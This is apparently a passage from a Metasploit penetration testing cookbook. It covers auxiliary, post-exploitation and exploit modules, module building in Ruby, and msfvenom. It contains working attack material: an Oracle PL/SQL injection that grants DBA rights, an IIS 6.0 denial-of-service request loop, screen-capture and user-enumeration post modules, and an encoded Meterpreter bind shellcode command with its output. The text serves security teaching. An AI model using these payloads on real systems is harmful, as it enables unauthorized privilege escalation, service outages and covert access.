A complete documentation on the crunch utility can be found at the following URL:

<http://sourceforge.net/projects/crunch-wordlist/files/crunch-wordlist/>

You can go through the complete documentation to figure out how we can use this utility to generate long and complex password lists.

See also

We can also opt password lists that were generated from known breaches. A good resource is located at <http://www.skullsecurity.org/wiki/index.php/Passwords>.

We can find password lists in BackTrack located at `/pentest/passwords/wordlists`. In Kali Linux, it is located at `/usr/share/wordlists`.

Working with auxiliary admin modules

Moving ahead with our module experiment, we will learn about some admin modules which can be really handy during penetration testing. The admin modules can serve different purposes, such as searching for an admin panel, an admin login, and so on. It depends upon the functionality of the module. In this recipe, we will look at a simple admin auxiliary module, named the `mysql_enum` module.

Getting ready

The `mysql_enum` module is a special utility module for MySQL database servers. This module provides simple enumeration of the MySQL database server, provided proper credentials are granted to connect remotely. Let us understand it in detail by using the module.

How to do it...

The following steps show how to work with an admin auxiliary module:

1. We will start by launching the `msfconsole` interface and providing the path for the auxiliary module:

```
msf > use auxiliary/admin/mysql/mysql_enum
```

```
msf auxiliary(mysql_enum) > show options
```

```
Module options (auxiliary/admin/mysql/mysql_enum):
```

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|------------------------|
| ---- | ----- | ----- | ----- |
| PASSWORD | | no | The password for the.. |
| RHOST | | yes | The target address |
| RPORT | 3306 | yes | The target port |
| USERNAME | | no | The username to.. |

2. As we can see, the module accepts a password, username, and `RHOST` as parameters. This can help the module in first searching for the existence of a MySQL database, and then apply the credentials to try for a remote login. Let us analyze the output of the `exploit` command:

```
msf auxiliary(mysql_enum) > exploit
```

```
[*] Configuration Parameters:  
[*] C2 Audit Mode is Not Enabled  
[*] xp_cmdshell is Enabled  
[*] remote access is Enabled  
[*] allow updates is Not Enabled  
[*] Database Mail XPs is Not Enabled  
[*] Ole Automation Procedures are Not Enabled  
[*] Databases on the server:  
[*] Database name:master
```

The module responds with lots of useful information. It tells us that `cmdshell` and remote access has been enabled on our target MySQL setup. It also returns the database name that is currently in process on the target machine.

There are several similar modules available for other services, such as MSSQL and Apache. The working process is similar for most of the modules. Remember to use the `show options` command in order to make sure that you are passing the required parameters to the module.

How it works...

These auxiliary admin modules function with a help of a simple enumeration process, by launching a connection and then passing the username and password combination. It can also be used to check whether anonymous login is supported by the database server or not. We can also test for a default username and password, for example MySQL, uses `scott` and `tiger` as default login credentials.

SQL injection and DoS attack module

Metasploit is friendly for both penetration testers and hackers. The reason for this is that a penetration tester has to think from the hacker's perspective in order to secure their network, services, applications, and so on. The SQL injection and DoS modules help penetration testers in attacking their own services in order to figure out if they are susceptible to such attacks. So let's discuss some of these modules in detail.

Getting ready

The SQL injection module uses a known vulnerability in the database type to exploit it and provide unauthorized access. The vulnerability is known to affect Oracle 9i and 10g. Metasploit contains several modules that use a known exploit in the Oracle database in order to break them through query injection. The modules can be found in `modules/auxiliary/sqli/oracle`.

How to do it...

Let us analyze an Oracle vulnerability named the Oracle DBMS_METADATA XML vulnerability:

1. This vulnerability will escalate the privilege from `DB_USER` to `DB_ADMINISTRATOR` (Database Administrator). We will be using the `dbms_metadata_get_xml` module:

```
msf auxiliary(dbms_metadata_get_xml) > show options
```

```
Module options (auxiliary/sqli/oracle/dbms_metadata_get_xml):
```

| Name | Current Setting | Required | Description |
|--------|--------------------|----------|--------------------------|
| ---- | ----- | ----- | ----- |
| DBPASS | TIGER | yes | The password to.. |
| DBUSER | SCOTT | yes | The username to.. |
| RHOST | | yes | The Oracle host. |
| RPORT | 1521 | yes | The TNS port. |
| SID | ORCL | yes | The sid to authenticate. |
| SQL | GRANT DBA to SCOTT | no | SQL to execute. |

- The module requests for similar parameters which we have seen so far. The database first checks to login by using the default login credentials, that is, `scott` and `tiger` as the default username and password, respectively. Once the module gains the login as a database user, it then executes the exploit to escalate the privilege to the database administrator. Let us execute the module as a test run on our target:

```
msf auxiliary(dbms_metadata_get_xml) > set RHOST 192.168.56.1
msf auxiliary(dbms_metadata_get_xml) > set SQL YES
```

```
msf auxiliary(dbms_metadata_get_xml) > run
```

- On successful execution of the module, the user privilege will be escalated from `DB_USER` to `DB_ADMINISTRATOR`.

The next module that we will cover is related to the **Denial Of Service (DoS)** attack. We will analyze a simple IIS 6.0 vulnerability, which allows the attacker to crash the server by sending a `POST` request containing more than 40000 request parameters. We will analyze the vulnerability shortly. This module has been tested on an unpatched Windows 2003 server running IIS 6.0. The module we will be using is:

```
ms10_065_iis6_asp_dos:
```

```
msf > use auxiliary/dos/windows/http/ms10_065_iis6_asp_dos
```

```
msf auxiliary(ms10_065_iis6_asp_dos) > show options
```

```
Module options (auxiliary/dos/windows/http/ms10_065_iis6_asp_dos):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|----------------------------|
| ---- | ----- | ----- | ----- |
| RHOST | | yes | The target address |
| RPORT | 80 | yes | The target port |
| URI | /page.asp | yes | URI to request |
| VHOST | | no | The virtual host name to.. |

```
msf auxiliary(ms10_065_iis6_asp_dos) > set RHOST 192.168.56.1
```

```
RHOST => 192.168.56.1
```

```
msf auxiliary(ms10_065_iis6_asp_dos) > run
```

```
[*] Attacking http://192.168.56.1:80/page.asp
```

- Once the module is executed using the `run` command, it will start attacking the target IIS server by sending an HTTP request on port 80 with the URL as `page.asp`. Successful execution of the module will lead to a complete denial of the service of the IIS server.

How it works...

Let us take a quick look at the two vulnerabilities. The Oracle database vulnerability is exploited by injecting a custom PL/SQL function, which is executed in the SYS context and it elevates the privilege of the user `scott` as administrator.

Consider this example function:

```
CREATE OR REPLACE FUNCTION "SCOTT"."ATTACK_FUNC" return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN '';
END;
/
```

Now, injecting this function in the vulnerable procedure will lead to a privilege escalation for the user `scott`:

```
SELECT SYS.DBMS_METADATA.GET_DDL(''||SCOTT.ATTACK_FUNC()||
'', '') FROM dual;
```

The preceding lines of code explain the injection process. The detailed analysis of vulnerability in the Oracle software is beyond the scope of the book.

Now, moving the DoS attack module which exploits vulnerability in the IIS 6.0 server. The attacker sends a `POST` request which includes more than 40000 request parameters, and is sent in the form of an `application/x-www-form-urlencoded` encoding type.

Here is a part of a script that serves the module:

```
while (1)
    begin
        connect
        payload = "C=A&" * 40000
        length = payload.size
        exploit = "HEAD #{datastore['URI']} HTTP/1.1\r\n"
```

```
sploit << "Host: #{datastore['VHOST']} || rhost}\r\n"
sploit << "Connection:Close\r\n"
sploit << "Content-Type: application/x-www-form-
  urlencoded\r\n"
sploit << "Content-Length:#{length} \r\n\r\n"
sploit << payload
sock.put(sploit)
#print_status("DoS packet sent.")
disconnect
rescue Errno::ECONNRESET
  next
end
end
```

As you can see, the script generates a payload size of more than 40000. Then, a connection is established on port 80 to send an HTTP request to the IIS server. Once the request has been rendered by the server, it will crash and will stop working unless restarted.

Post-exploitation modules

So far, we have worked a lot on the post-exploitation phase using various powers of Meterpreter. However, we also have a separate dedicated list of modules that can enhance our penetration testing experience. As they are post-exploitation modules, we will need an active session with our target. In this recipe, we will work to gain access to our target.

Getting ready

The post module is a collection of some of the most interesting and handy features that you can use while penetration testing. Let us quickly analyze some of them here. Here we are using an unpatched Windows 7 machine as our target with an active Meterpreter session.

How to do it...

Let's move on to post-exploitation with the following steps:

1. We can locate the post modules in `modules/post/windows/gather`. Let us start with a simple `enum_logged_on_users` module. This post module will list the current logged in users in the Windows machine.

We will execute the module through our active Meterpreter session. Also, keep in mind to escalate the privilege by using the `getsystem` command in order to avoid any errors during the execution of the module:

```

meterpreter > getsystem
...got system (via technique 4).

meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
=====

SID                                User
---                                ----
S-1-5-21-2350281388-457184790-407941598  DARKLORD-PC\DARKLORD

```

```

Recently Logged Users
=====

SID                                Profile Path
---                                -
S-1-5-18                            %systemroot%\system32\config\systemprofile
S-1-5-19                            C:\Windows\ServiceProfiles\LocalService
S-1-5-20                            C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-23502                        C:\Users\DARKLORD
S-1-5-21-235                          C:\Users\Winuser

```

Successful execution of the module shows us two tables. The first table reflects the currently logged in user, and the second table reflects the recently logged in user. Follow the correct path while executing the modules. We have used the `run` command to execute the modules, as they are all in the form of Ruby script so Meterpreter can easily identify it.

- Let us take one more example. There is an interesting post module that captures a screenshot of the target desktop. This module can be useful when we have to know whether there is any active user or not. The module we will use is:

```

screen_spy.rb:
meterpreter > run post/windows/gather/screen_spy

```

```
[*] Migrating to explorer.exe pid: 1104
[*] Migration successful
[*] Capturing 60 screenshots with a delay of 5 seconds
```

You might have noticed how easy and useful post modules can be. In the coming future, the developers of Metasploit will be focusing more on post modules rather than Meterpreter, as it greatly enhances the functionality of penetration testing. So, if you are looking to contribute to the Metasploit community, then you can work on post modules.

How it works...

We can analyze the scripts of `enum_logged_on_user.rb` and `screen_spy.rb` at `modules/post/windows/gather`. It can help us in getting insight about how these modules function.

Understanding the basics of module building

So far, we have seen the utility of modules and the power that they can add to the framework. In order to master the framework, it is essential to understand the working and building of modules. This will help us in quickly extending the framework according to our needs. In the next few recipes, we will see how we can use Ruby scripting to build our own modules and import them into the framework.

Getting ready

To start building our own module, we will need basic knowledge of Ruby scripting. We have already discussed the use and implementation of Ruby in Meterpreter scripting. In this recipe, we will see how we can use Ruby to start building modules for the framework. The process is very much similar to Meterpreter scripting. The difference lies in using a set of predefined lines that will be required in order to make the framework understand the requirements and nature of the module. So, let us discuss some of the essential requirements for module building.

How to do it...

Let us start with some of the basics of module building:

1. In order to make our module readable for the framework, we will have to import MSF libraries:

```
require 'msf/core'
```

This is the first and foremost line of every script. This line tells that the module will include all the dependencies and functionalities of the Metasploit framework.

- The following line defines the class which inherits the properties of the auxiliary family. The auxiliary module can import several functionalities, such as scanning, opening connections, using the database, and so on:

```
class Metasploit3 < Msf::Auxiliary
```

- The `include` statement can be used to include a particular functionality of the framework into our own module. For example, if we are building a scanner module, we can include it as:

```
include Msf::
```

- The following line will include the functionality of a remote TCP scan in the module:

```
include Msf::Exploit::Remote::TCP
```

- The following lines of code will pull out the main scan module libraries from the Metasploit library:

```
def initialize
  super(
    'Name'          => 'TCP Port Scanner',
    'Version'       => '$Revision$',
    'Description'   => 'Enumerate open TCP
services',
    'Author'        => [ darklord ],
    'License'       => MSF_LICENSE
  )
end
```

- The following few lines of script give us an introduction to the module, such as its name, version, author, description, and so on:

```
register_options(
  [
    OptString.new('PORTS', [true, "Ports to scan (e.g. 25,80,110-900)", "1-10000"]),
    OptInt.new('TIMEOUT', [true, "The socket connect timeout in milliseconds", 1000]),
    OptInt.new('CONCURRENCY', [true, "The number of concurrent ports to check per host", 10]), self.class)
  ]
)

deregister_options('RPORT')
```


The next few lines of the script are used to initialize values for it. The options which are marked as `true` are those which are essentially required for the modules, whereas the options marked as `no` are optional. These values can be passed/changed during the execution of the module.

These are some common lines of script that you will find in every module. Analysis of built-in scripts is the best way to learn more about script building. There are a few documentations available for learning module building. The best way to learn is by mastering Ruby scripting and by analyzing existing modules. In the next recipe, we will analyze a complete module from scratch.

Analyzing an existing module

Now that we have built some background about module building in our previous recipe, our next step will be to analyze existing modules. It is highly recommended that you look at the scripts of existing modules if you have to learn and dive deeper into module and platform development.

Getting ready

We will analyze a simple FTP module here in order to dive deeper into module building.

We will proceed from where we left off in the previous recipe. We have already discussed the basic template of the module in the previous recipe, so here we will start from the main body of the script.

How to do it...

We will be analyzing the FTP anonymous access module in the following steps:

1. We can find the main script at the following location at `pentest/exploits/framework3/modules/auxiliary/scanner/ftp/anonymous.rb`

Here is the complete script for your reference:

```
class Metasploit3 <Msf::Auxiliary

  include Msf::Exploit::Remote::Ftp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize
    super(
      'Name'          => 'Anonymous FTP Access Detection',
      'Version'       => '$Revision: 14774 $',
```

```

        'Description' => 'Detect anonymous (read/write) FTP server
access.',
        'References' =>
        [
            ['URL', 'http://en.wikipedia.org/wiki/File_Transfer_
Protocol#Anonymous_FTP'],
        ],
        'Author'      => 'Matteo Cantoni <goony[at]nothink.org>',
        'License'     => MSF_LICENSE
    )

    register_options(
        [
            Opt::RPORT(21),
        ], self.class)
end

def run_host(target_host)

    begin

        res = connect_login(true, false)

        banner.strip! if banner

        dir = Rex::Text.rand_text_alpha(8)
        if res
            write_check = send_cmd( ['MKD', dir] , true)

            if (write_check and write_check =~ /^2/)
                send_cmd( ['RMD', dir] , true)

                print_status("#{target_host}:#{rport} Anonymous READ/WRITE
(#{banner})")
                access_type = "rw"
            else
                print_status("#{target_host}:#{rport} Anonymous READ
(#{banner})")
                access_type = "ro"
            end
        end
        report_auth_info(
            :host => target_host,
            :port => rport,
            :sname => 'ftp',
            :user  => datastore['FTPUSER'],

```

```
        :pass => datastore['FTPPASS'],
        :type => "password_#{access_type}",
        :active => true
      )
    end

    disconnect

  rescue ::Interrupt
    raise $!
  rescue ::Rex::ConnectionError, ::IOError
  end

end
end
```

Let us move to the next section and analyze the script in detail.

How it works...

Let us start with the analysis of the main script body to understand how it works:

```
def run_host(target_host)
  begin
    res = connect_login(true, false)
    banner.strip! if banner
    dir = Rex::Text.rand_text_alpha(8)
```

This function is used to begin the connection. The `res` variable holds the Boolean value `true` or `false`. The `connect_login` function is a specific function used by the module to establish a connection with the remote host. Depending upon the success or failure of connection, the Boolean value is stored in `res`:

```
  if res
    write_check = send_cmd( ['MKD', dir] , true)

    if (write_check and write_check =~ /^2/)
      send_cmd( ['RMD', dir] , true)
      print_status("#{target_
host}:#{rport} Anonymous READ/WRITE (#{banner})")
      access_type = "rw"
```

```

else
    print_status("#{target_
host} :#{rport} Anonymous
access_type="ro"

```

Once the connection has been set up, the module tries to check if the anonymous user has read/write privileges or not. The `write_check` variable checks if a write operation is possible or not. Then, it is checked whether the operation succeeded or not. Depending upon the status of the privilege, a message is printed on the screen. If the write operation fails, the status is printed as `ro` or `read-only`:

```

report_auth_info(
  :host => target_host,
  :port => rport,
  :sname => 'ftp',
  :user => datastore['FTPUSER'],
  :pass => datastore['FTPPASS'],
  :type => "password_#{access_type}",
  :active => true
)

end

```

The next function is used to report authorization information. It reflects important parameters such as host, port, user, pass, and so on. These are the values that appear to us when we use the `show options` command, so these values are user dependent.

This was a quick demonstration of how a simple module functions within the framework. You can change the existing scripts accordingly to meet your needs. This makes the platform extremely portable to development. As I have said, the best way to learn more about module building is by analyzing the existing scripts.

In the next recipe, we will see how to build our own module and pass it into the framework.

Building your own post-exploitation module

Now, we have covered enough background about building modules. In this recipe, we will see an example of how we can build our own module and add it into the framework. Building modules can be very handy, as they will give us the power of extending the framework depending on our need.

Getting ready

Let us build a small post-exploitation module that will enumerate all of the installed applications on the target machine. As it is a post-exploitation module, we will require a compromised target in order to execute the module:

1. To begin building the module, we will first import the framework libraries and include the required dependencies:

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'

class Metasploit3 < Msf::Post
  include Msf::Post::Windows::Registry

  def initialize(info={})
    super( update_info( info,

      'Name'          => 'Windows Gather Installed
Application Enumeration',
      'Description'   => %q{ This module will
enumerate all installed applications },
      'License'       => MSF_LICENSE,
      'Platform'      => [ 'windows' ],
      'SessionTypes' => [ 'meterpreter' ]
    ))
  end
end
```

The script starts with including the Metasploit core libraries. Then, we build up the class that extends the properties of the `Msf::Post` modules.

2. Next, we create the `initialize` function, which is used to initialize and define the module properties and description. This basic structure remains the same in almost all modules. The thing to note here is that we have included `'rex'`, as well as `'registry'` libraries. This will make the framework easy to figure out our requirements in the module.

Now, our next step will be to create a table that can display our extracted result. We have a special library, `Rex::Ui::Text`, which can be used for this task. We will have to define different columns:

```
def app_list
  tbl = Rex::Ui::Text::Table.new(
    'Header' => "Installed Applications",
    'Indent' => 1,
    'Columns' =>
```

```

        [
          "Name",
          "Version"
        ])
      appkeys = [
        'HKLM\\SOFTWARE\\Microsoft\\Windows\\
CurrentVersion\\Uninstall',
        'HKCU\\SOFTWARE\\Microsoft\\Windows\\
CurrentVersion\\Uninstall',
        'HKLM\\SOFTWARE\\WOW6432NODE\\Microsoft\\
Windows\\CurrentVersion\\Uninstall',
        'HKCU\\SOFTWARE\\WOW6432NODE\\Microsoft\\
Windows\\CurrentVersion\\Uninstall',
      ]
      apps = []
      appkeys.each do |keyx86|
        found_keys = registry_enumkeys(keyx86)
        if found_keys
          found_keys.each do |ak|
            apps << keyx86 + "\\\" + ak
          end
        end
      end
    end
  end
end

```

The script body starts with building the table and providing different column names. Then, a separate array of registry locations is created, which will be used to enumerate the application list. The array will consist of different registry entries that contain information about installed applications on the target machine. The application information is maintained in a separate array named `apps`.

3. Then, we start the enumeration process by running a loop that looks into different registry locations stored in the `appskey` array:

```

t = []
while(not apps.empty?)
  1.upto(16) do
    t << framework.threads.spawn("Module(#{self.refname})",
false,
apps.shift) do |k|
  begin
    dispnm = registry_getvaldata("#{k}", "DisplayName")
    dispversion =
registry_getvaldata("#{k}", "DisplayVersion")

```

```
tbl << [dispnm,dispversion] if dispnm and
dispversion
  rescue
  end
end
```

The next lines of script populate the table with different values in the respective columns. The script uses a built-in function, `registry_getvaldata`, which fetches the values and adds them to the table:

```
results = tbl.to_s
  print_line("\n" + results + "\n")
  p = store_loot("host.applications",
"text/plain", session, results, "applications.txt",
"Installed Applications")
  print_status("Results stored in: #{p}")
end
def run
  print_status("Enumerating applications
installed on #{sysinfo['Computer']}")
  app_list
end
end
```

The last few lines in the script are used for storing the information in a separate text file named `applications.txt`. The file is populated by using the `store_loot` function, which stores the complete table in the text file.

4. Finally, an output is displayed on the screen stating that the file has been created and results have been stored in it.

The next step will be to store the complete program in a respective directory. You have to make sure that you choose the correct directory for storing your module. This will help the framework in clearly understanding the utility of the module and will maintain a hierarchy. Maintaining a hierarchy while updating modules will help in keeping track of what exactly the module is targeting. For example, keeping an Internet Explorer module under the `modules/exploits/windows/browser` directory will help us in easily locating any new or existing browser module at this location.

To identify the location of the module storage, there are a few points you should look at:

- ▶ Type of module
- ▶ Operation performed by the module
- ▶ Affected software or operating system

Metasploit follows the hierarchy of a generalized to specialized format for storing modules. It starts with the type of modules, such as an exploit module or an auxiliary module. Then, it picks up a generalized name, for example, the name of an affected operating system. Next it creates a more specialized functionality; for example, the module is used for browsers. Finally, the most specific naming is used, like the name of the browser that the module is targeting.

Let us consider our module. This module is a post-exploitation module that is used to enumerate a Windows operating system and gathers information about the system. So, our module should follow this convention for storing.

So our destination folder should be `modules/post/windows/gather/`.

You can save the module with your desired name and with a `.rb` extension. Let's save it as `enum_applications.rb`.

How to do it...

Once we have saved the module in its preferred directory, the next step will be to execute it and see if it is working fine. We have already seen the process of module execution in previous recipes:

1. The module name is used to execute it from the MSF terminal:

```
msf> use post/windows/gather/enum_applications
msf post(enum_applications) > show options
```

```
Module options (post/windows/gather/enum_applications)
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|----------------|
| SESSION | | yes | The session... |

This is a small example of how you can build and add your own module to the framework. You definitely need a sound knowledge of Ruby scripting if you want to build good modules. You can also contribute to the Metasploit community by releasing your module and let others benefit from it.

6

Exploring Exploits

In this chapter, we will cover:

- ▶ Exploiting the module structure
- ▶ Common exploit mixins
- ▶ Working with msfvenom
- ▶ Converting an exploit to a Metasploit module
- ▶ Porting and testing a new exploit module
- ▶ Fuzzing with Metasploit
- ▶ Writing a simple FileZilla FTP fuzzer

Introduction

Let us start this chapter with a formal introduction to exploits. An exploit can be a piece of software, a chunk of data, or a sequence of commands that takes advantage of vulnerability or bug in some other software to execute user-intended instructions. These user-intended instructions can cause unusual behavior in vulnerable software. Exploits play a vital role in penetration testing, as they can provide an easy entry into the target system.

So far, we have used the power of exploits extensively to perform penetration testing. The point to note here is that we cannot directly use any standalone proof of concept or exploit code in the Metasploit framework. We will have to convert it into a framework-understandable module. The process is similar to the development of auxiliary modules with some additional fields. This chapter will cover every detail that you need to know while you are working with exploits within the framework. We will not be covering those aspects which are related to developing exploits, as that is a separate area of study. Here, we will use the available proof of the concepts of exploits and see how it can be added into the framework. We will also learn about some important mixins that can ease the process of converting exploits into the Metasploit module.

Common exploit mixins

Mixins are comprehensive mechanisms in Ruby language that include functionality into a module. Mixins provide a way to include multiple inheritances in a single inheritance language, for example, Ruby. Using mixins in exploit modules can help in calling different functions that the exploits require. So, we will learn about some important Metasploit exploit mixins.

Let us take a quick look at some of the common exploit mixins. Then, we will see its implementation in an existing exploit module:

- ▶ `Exploit::Remote::TCP`: This mixin provides TCP functionality to the exploit module. It can be used to set up a TCP connection. The `connect()` and `disconnect()` functions are responsible for setting up and terminating connections, respectively. This mixin requires different parameters, such as RHOST, RPORT, and SSL.
- ▶ `Exploit::Remote::UDP`: This mixin is used for UDP functionality in the exploit module. UDP is generally treated as a faster mode of connectivity over TCP, so it is also a handy option when dealing with modules. This mixin further includes `Rex::Socket::UDP`, which removes the overhead of worrying about setting socket connections with the target.
- ▶ `Exploit::Remote::DCERPC`: This mixin provides utility methods for interacting with a DCE/RPC service on a remote machine. The methods of this mixin are generally useful in the context of exploitation. This mixin extends the TCP mixin. `dcerpc_call()`, `dcerpc_bind()`, and so on, are examples of some useful functions of the DCE/RPC mixin.
- ▶ `Exploit::Remote::SMB`: This mixin defines functions that can help in communicating with the SMB service on the remote target. `smb_login()`, `smb_create()`, and so on, are some useful functions present in this mixin.
- ▶ `Exploit::BruteTargets`: This is an interesting mixin used to brute force the target. It uses the `exploit_target(target)` function to receive the remote target IP and perform brute force. This mixin can be easily extended in different brute force exploits.
- ▶ `Exploit::Remote::Ftp`: This mixin can be used to exploit an FTP service on the remote target. It includes `Remote::TCP` in order to set up a connection with the remote target. It uses the `connect()` function that receives values of RHOST and RPORT in order to connect with the FTP server on the remote system.
- ▶ `Exploit::Remote::MSSQL`: This mixin helps in querying with the remote database. The `Mssql_ping()` function queries for the database availability and stores the ping response as hash. The `Mssql_xpcmdshell()` function is used to execute system commands using `xp_cmdshell`. This mixin is very handy when dealing with exploits related to MS SQL.

- ▶ `Exploit::Capture`: This mixin is helpful in sniffing data packets flowing in the network. The `open_pcap()` function is used to set up a device for capturing packets flowing through it. This mixin requires the presence of `pcap` installed on the machine. Two important functions of this mixin include `inject(pkt="", pcap=self.capture)` and `inject_reply()`. The former is responsible for injecting packets into networking devices, while the latter function is responsible for reporting the resultant packet returned by the device, depending upon the injected packet.

These are some of the important exploit mixins that can be very handy when you are working with exploit modules within the framework. Use of mixins reduces the overhead of recoding same modules repeatedly. This is the reason why modular architecture is very flexible, as it facilitates code reuse.

As stated earlier, mixins are used to provide multiple inheritance in a single inheritance language, for example, Ruby. What this means is that we can call different functionalities in any module depending on our need. For example, if we want to establish a TCP connection in our exploit module, it is not required to define a complete function for that purpose. We can simply call the mixin, `Exploit::Remote::TCP`, in our module and leverage its functionality.

Let us list some more important mixins.

Some more mixins

Apart from the previously mentioned mixins, there are many more crucial mixins present in the framework. These include `fileformat`, `imap java`, `smtp`, `she`, and so on. You can find these mixins at `lib/msf/core/exploit`.

In this chapter, we will cover some recipes focusing on fuzzing modules. So let us move ahead with the recipes.

Exploiting the module structure

It is very essential to understand the exploit module structure, as it will help us in proper analysis of different exploit modules. As the Metasploit framework is an open source project, its development depends on the contribution from the community. Developers from around the globe convert proof of the concepts of various exploits into the Metasploit module, so that it can be used by everyone. Hence, you can also contribute to the community by converting newly discovered exploits into modules. Also, there may be a situation where you need a particular exploit which is not in the framework. Knowledge about the exploit module structure will help you in easily converting the exploit into a module. In this recipe, we will get to know about the basic structure of a module.

Getting ready

Let us start the recipe with understanding the modular structure of exploits within the framework. It is similar to an auxiliary structure, with some specific fields. You can find the exploit modules in the `/pentest/exploits/framework3` directory. Let us analyze the structure of exploits in MSF.

How to do it...

Let us see how we actually do it. Perform the following steps:

1. As we discussed earlier, the format of an exploit module is similar to that of an auxiliary one, with some specific additions:

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking
```

```
  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::EXE
```

2. The module starts with including the MSF core libraries into the script, along with the declaration of a class, which extends the properties relevant to the exploit. In this example, the `Metasploit3` class extends the `Remote Exploit` libraries. In addition, the script includes other libraries, such as TCP:

```
def initialize(info = {})
  super(update_info(info,
    'Name' => '',
    'Description')
```

3. Then, we have the `initialize` function that is used to initialize the different values and content definition of the modules. Some of the primary definitions of this function include `Name`, `Description`, `Author`, `Version`, and so on:

```
register_options(
  [
    Opt::RPORT(7777),
  ], self.class)
end
```

- Next, we have the register options part of the script, which is responsible for providing essential and default values of the script. The values can be changed according to users' needs as well. So far, it has been very similar to auxiliary modules. The difference lies in defining the `exploit()` function:

```
def exploit
    connect()
    sock.put(payload.encoded)
    handler()
    disconnect()
end
```

- This is the main exploit body of the module that contains the shell code, or the exploit pattern. The content of this function varies from exploit to exploit. Some of the key features that may exist in a remote exploit are listed in the body of the function. The `connect()` function is used to open a remote connection with the target. It is a function defined in the `Remote::TCP` library. A payload is also an essential part of the exploit body, which helps in setting up back connections. We can also define handlers in the exploit body depending on the need.
- Optionally, you can also declare a vulnerability test function, `check()`, which verifies whether the target is vulnerable or not. It verifies for all options except the payload.

This was a basic introduction to exploit modules of Metasploit. In the later recipes, we will discuss some core concepts related to the exploits in the framework.

How it works...

The exploit module structure that we just analyzed is Metasploit's way of making things understandable. Consider the function, `def initialize()`. This part helps the module in picking up common exploit definitions. Similarly, `register_options()` is used by Metasploit to pick up different parameters or assign default parameter values to the exploit module. This is where modular architecture comes handy. Later in this chapter, we will see how to convert an existing exploit code into a Metasploit module.

Working with msfvenom

We have read about `msfencode` and `msfpayload` in *Chapter 4, Client-side Exploitation and Antivirus Bypass*. Let us have a small recap. The `msfpayload` function is used to generate the binary from the payload, whereas the `msfencode` function is used for encoding the binary using different encoding techniques. Here, we will discuss another Metasploit tool, which is a combination of both. This tool can play an important role in generating exploits that can execute stealthily.

Getting ready

To start our experiment with `msfvenom`, launch the terminal window and pass on the `msfvenom -h` command.

How to do it...

Let us take a look at various available options:

```
root@bt:~# msfvenom -h
```

This command will give you information that is illustrated in the following screenshot:

```
msf > msfvenom -h
[*] exec: msfvenom -h

Usage: /opt/metasploit/msf3/msfvenom [options] <var=val>

Options:
  -p, --payload [payload]      Payload to use. Specify a '-' or stdin to use custom payloads
  -l, --list [module_type]    List a module type example: payloads, encoders, nops, all
  -n, --nopsled [length]      Prepend a nopsled of [length] size on to the payload
  -f, --format [format]       Output format (use --help-formats for a list)
  -e, --encoder [encoder]     The encoder to use
  -a, --arch [architecture]  The architecture to use
  --platform [platform]      The platform of the payload
  -s, --space [length]       The maximum size of the resulting payload
  -b, --bad-chars [list]     The list of characters to avoid example: '\x00\xff'
  -i, --iterations [count]   The number of times to encode the payload
  -c, --add-code [path]      Specify an additional win32 shellcode file to include
  -x, --template [path]     Specify a custom executable file to use as a template
  -k, --keep                  Preserve the template behavior and inject the payload as a new thread
  -o, --options               List the payload's standard options
  -h, --help                  Show this message
  --help-formats              List available formats

msf >
```

There are some interesting parameters to look at. The `-n` parameter creates an NOP sled of the size of the payload. Another interesting parameter is `-b`, which gives us the power of avoiding common characters of an exploit, such as `\x00`. This can be really helpful in evading antivirus programs. The rest of the parameters are similar to those we can find in `msfpayload` and `msfencode`.



An NOP slide, NOP sled, or NOP ramp is a sequence of NOP (no-operation) instructions that are meant to "slide" the CPU's instruction execution flow to its final, desired destination.

How it works...

To use `msfvenom`, we will have to pass a payload along with an encoding style. Let us perform this task on the terminal window:

```
root@bt:~# msfvenom -p windows/meterpreter/bind_tcp -e x86/shikata_ga_nai
-b '\x00' -i 3
```

```
[*] x86/shikata_ga_nai succeeded with size 325 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 352 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 379 (iteration=3)
buf =
"\xdb\xdb\xbe\x0a\x3a\xfc\x6d\xd9\x74\x24\xf4\x5a\x29\xc9" +
"\xb1\x52\x31\x72\x18\x83\xea\xfc\x03\x72\x1e\xd8\x09\xb6" +
"\xce\xc5\x86\x6d\x1a\xa8\xd8\x88\xa8\xbc\x51\x64\xe5\xf2" +
"\xd1\xb7\x80\xed\x66\x72\x6e\x0d\x1c\x68\x6a\xae\xcd\x0e" +
"\x33\x90\x1d\x73\x82\xd8\xd7\xe0\x87\x76\xbd\x25\xf4\x23" +
"\x4d\x38\xc2\xc3\xe9\xa1\x7e\x31\xc5\xe4\x84\x2a\x3b\x37" +
"\xb3\xd6\x13\xc4\x09\x89\xd0\x95\x21\x10\x6b\x83\x94\x3d" +
```

Notice the different parameters that have been passed along with the payload. The presence of the `-b` parameter will avoid the use of `\x00` (null bytes) in the shell code. We can use this shell code in our exploit program.

`msfvenom` can be a very handy tool in quickly generating shell codes using different payloads available in the framework. These shell codes can be implemented in the exploit code in order to provide back connection with the attacker once the vulnerability has been exploited.

Converting an exploit to a Metasploit module

So far, we have used exploit modules in order to compromise our target. In this recipe, we will take our module usage experience to the next level. We will try and develop a complete exploit module using an available **proof of concept (PoC)**. Knowledge of converting exploits to a module is essential in order to convert any new exploit into a framework module and perform penetration testing without waiting for updates to come from the Metasploit team. Also, it is not possible that every exploit will be available in the form of a module within the framework. So, let us move ahead with the recipe and see how we can build our own exploit modules using an available PoC.

Getting ready

To start with, let us select any exploit which we can convert into a module. Let us consider the gAlan Zero day exploit that can be downloaded from <http://www.exploit-db.com/exploits/10339>.

gAlan is an audio-processing tool (both online and offline) for X Windows and Win32. It allows you to build synthesizers, effects chains, mixers, sequencers, drum machines, and so on in a modular fashion by linking together icons representing primitive audio-processing components.

An exploit for gAlan will function only when the victim is using this application and the attacker has knowledge about this beforehand. Hence, it is imperative for the attacker to know which applications are installed on the victim's machine.

